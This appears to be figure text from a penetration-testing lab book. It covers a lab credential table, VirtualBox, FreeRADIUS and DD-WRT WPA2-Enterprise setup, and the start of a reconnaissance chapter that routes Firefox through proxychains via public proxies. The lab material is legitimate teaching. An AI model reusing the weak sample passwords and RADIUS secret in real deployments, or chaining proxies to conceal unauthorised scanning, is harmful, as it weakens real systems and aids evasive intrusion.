

Group	Username	Password	Device
Local user	Administrator	P@ssword1	Windows Server
Local user	Bob	P@ssword1	Bob-PC
Local user	Alice	P@ssword1	Alice-PC
Domain user	bob	Password1	Domain user accounts
Domain user	alice	Password1	
Domain administrator	johndoe	Password123	
Service account	sqladmin	Password45	


















← Create Virtual Machine

Name and operating system

Name: 1

Machine Folder:

Type: 2

Version:

Memory size

1024 MB 3

4 MB 16384 MB




Hard disk

☐ Do not add a virtual hard disk

☒ Create a virtual hard disk now 4

☐ Use an existing virtual hard disk file

5



glen@freeradius: ~

```
glen@freeradius:~$ sudo ls -l /etc/freeradius/3.0
```

total 148

```
drwxr-xr-x 2 freerad freerad 4096 Jun  8 19:23 certs
-rw-r----- 1 freerad freerad 7476 Jan 25 2020 clients.conf
-rw-r----- 1 freerad freerad 1440 Jan 25 2020 dictionary
-rw-r----- 1 freerad freerad 2661 Jan 25 2020 experimental.conf
lrwxrwxrwx 1 freerad freerad  28 Jan 25 2020 hints -> mods-config/preprocess/hints
lrwxrwxrwx 1 freerad freerad  33 Jan 25 2020 huntgroups -> mods-config/preprocess/huntgroups
drwxr-xr-x 2 freerad freerad 4096 Jun  8 19:23 mods-available
drwxr-xr-x 9 freerad freerad 4096 Jun  8 19:23 mods-config
drwxr-xr-x 2 freerad freerad 4096 Jun  8 19:23 mods-enabled
-rw-r----- 1 freerad freerad  52 Jan 25 2020 panic.gdb
drwxr-xr-x 2 freerad freerad 4096 Jun  8 19:23 policy.d
-rw-r----- 1 freerad freerad 27990 Jan 25 2020 proxy.conf
-rw-r----- 1 freerad freerad 30620 Jan 25 2020 radiusd.conf
-rw-r----- 1 freerad freerad 20807 Jan 25 2020 README.rst
drwxr-xr-x 2 freerad freerad 4096 Jun  8 19:23 sites-available
drwxr-xr-x 2 freerad freerad 4096 Jun  8 19:23 sites-enabled
-rw-r----- 1 freerad freerad 3470 Jan 25 2020 templates.conf
-rw-r----- 1 freerad freerad 8536 Jan 25 2020 trigger.conf
lrwxrwxrwx 1 freerad freerad  27 Jan 25 2020 users -> mods-config/files/authorize
glen@freeradius:~$
```

```
68 #
69 # This is a complete entry for "steve". Note that there is no Fall-Through
70 # entry so that no DEFAULT entry will be used, and the user will NOT
71 # get any attributes in addition to the ones listed here.
72 #
73 #steve  Cleartext-Password := "testing"
74 #       Service-Type = Framed-User,
75 #       Framed-Protocol = PPP,
76 #       Framed-IP-Address = 172.16.3.33,
77 #       Framed-IP-Netmask = 255.255.255.0,
78 #       Framed-Routing = Broadcast-Listen,
79 #       Framed-Filter-Id = "std.ppp",
80 #       Framed-MTU = 1500,
81 #       Framed-Compression = Van-Jacobson-TCP-IP
82 bob Cleartext-Password := "password123"
83 #
84 # The canonical testing user which is in most of the
85 # examples.
86 #
87 #bob    Cleartext-Password := "hello"
88 #       Reply-Message := "Hello, %{User-Name}"
89 #
```



```

21 #
22 # Each client has a "short name" that is used to distinguish it from
23 # other clients.
24 #
25 # In version 1.x, the string after the word "client" was the IP
26 # address of the client. In 2.0, the IP address is configured via
27 # the "ipaddr" or "ipv6addr" fields. For compatibility, the 1.x
28 # format is still accepted.
29 #
30 client 172.16.17.199 {
31     secret = radiuspassword1
32     shortname = CorpAP
33 }
34
35 client localhost {
36     # Only *one* of ipaddr, ipv4addr, ipv6addr may be specified for
37     # a client.
38     #

```

```

glen@freeradius:~$ sudo systemctl status freeradius
● freeradius.service - FreeRADIUS multi-protocol policy server
   Loaded: loaded (/lib/systemd/system/freeradius.service; disabled; vendor preset: enabled)
   Active: active (running) since Tue 2021-06-08 20:04:17 UTC; 16s ago
     Docs: man:radiusd(8)
           man:radiusd.conf(5)
           http://wiki.freeradius.org/

```

```

glen@freeradius:~$ sudo lsof -i -P -n
COMMAND  PID    USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-n 745  systemd-network 20u  IPv6  20859      0t0  UDP [fe80::a00:27ff:fe99:ae9]:546
systemd-n 745  systemd-network 21u  IPv4  20864      0t0  UDP 172.16.17.39:68
systemd-r 747  systemd-resolve 12u  IPv4  20846      0t0  UDP 127.0.0.53:53
systemd-r 747  systemd-resolve 13u  IPv4  20847      0t0  TCP 127.0.0.53:53 (LISTEN)
sshd      1430    root     3u   IPv4  25412      0t0  TCP *:22 (LISTEN)
sshd      1430    root     4u   IPv6  25423      0t0  TCP *:22 (LISTEN)
sshd      4116    root     4u   IPv4  34647      0t0  TCP 172.16.17.39:22->172.16.17.9:56602 (ESTABLISHED)
sshd      4195    glen     4u   IPv4  34647      0t0  TCP 172.16.17.39:22->172.16.17.9:56602 (ESTABLISHED)
freeradiu 4397    freerad   8u   IPv4  38993      0t0  UDP *:1812
freeradiu 4397    freerad   9u   IPv4  38994      0t0  UDP *:1813
freeradiu 4397    freerad  10u  IPv6  38995      0t0  UDP *:1812
freeradiu 4397    freerad  11u  IPv6  38996      0t0  UDP *:1813
freeradiu 4397    freerad  12u  IPv4  38997      0t0  UDP 127.0.0.1:18120
freeradiu 4397    freerad  13u  IPv4  38998      0t0  UDP *:38849
freeradiu 4397    freerad  14u  IPv6  38999      0t0  UDP *:57671
glen@freeradius:~$

```

← RADIUS open ports

Setup

Wireless

Services

Security

Access Restrictions

NAT / QoS

Administration

Status

Basic Settings

Radius

Wireless Security

MAC Filter

Advanced Settings

WDS

Wireless Physical Interface wl0 [2.4 GHz]

Physical Interface wl0 - SSID [Corp_Wi-Fi] HWAddr [68:7F:74:01:28:E1]

Wireless Mode

AP

Wireless Network Mode

N-Only

Wireless Network Name (SSID)

Corp_Wi-Fi

Wireless Channel

6 - 2.437 GHz

Channel Width

20 MHz

Wireless SSID Broadcast

☒ Enable
 ☐ Disable

Sensitivity Range (ACK Timing)

2000

(Default: 2000 meters)

Network Configuration

☐ Unbridged
 ☒ Bridged

Help

more...

Attention: It is recommended that you press *Apply Settings* after you change a value in order to update the fields with the corresponding parameters.

Virtual Interfaces

Add

Save

Apply Settings

Cancel Changes

Setup

Wireless

Services

Security

Access Restrictions

NAT / QoS

Administration

Status

Basic Settings

Radius

Wireless Security

MAC Filter

Advanced Settings

WDS

Wireless Security wl0

Physical Interface wl0 SSID [Corp_Wi-Fi] HWAddr [68:7F:74:01:28:E1]

Security Mode

WPA2-EAP

WPA Algorithms

AES

Radius Auth Server Address

172.16.17.129

Radius Auth Server Port

1812

(Default: 1812)

Radius Auth Shared Secret

.....

Unmask

Key Renewal Interval (in seconds)

3600

Help

more...




Security Mode:


You may choose from Disable, WEP, WPA Personal, WPA Enterprise, or RADIUS. All devices on your network must use the same security mode. With N-Mode you must use WPA2/AES.

Save

Apply Settings

Chapter 4: Reconnaissance and Footprinting





```

kali@kali:~$ locate proxychains
/etc/proxychains4.conf ←
/etc/alternatives/proxychains
/etc/alternatives/proxychains.1.gz
/usr/bin/proxychains
  
```

```

7 # only one option should be uncommented at time,
8 # otherwise the last appearing option will be accepted
9 #
10 dynamic_chain ← 1
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 #strict_chain ← 2
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
  
```


```

110 #
111 [ProxyList]
112 # add proxy here ...
113 # meanwhile
114 # defaults set to "tor"
115 #socks4          127.0.0.1 9050
116 http 167.71.27.77 8080
117 http 159.65.14.136 8080
118
  
```

```

kali@kali:~$ proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain ... 167.71.27.77:8080 [proxychains] DLL init: proxychains-ng 4.14
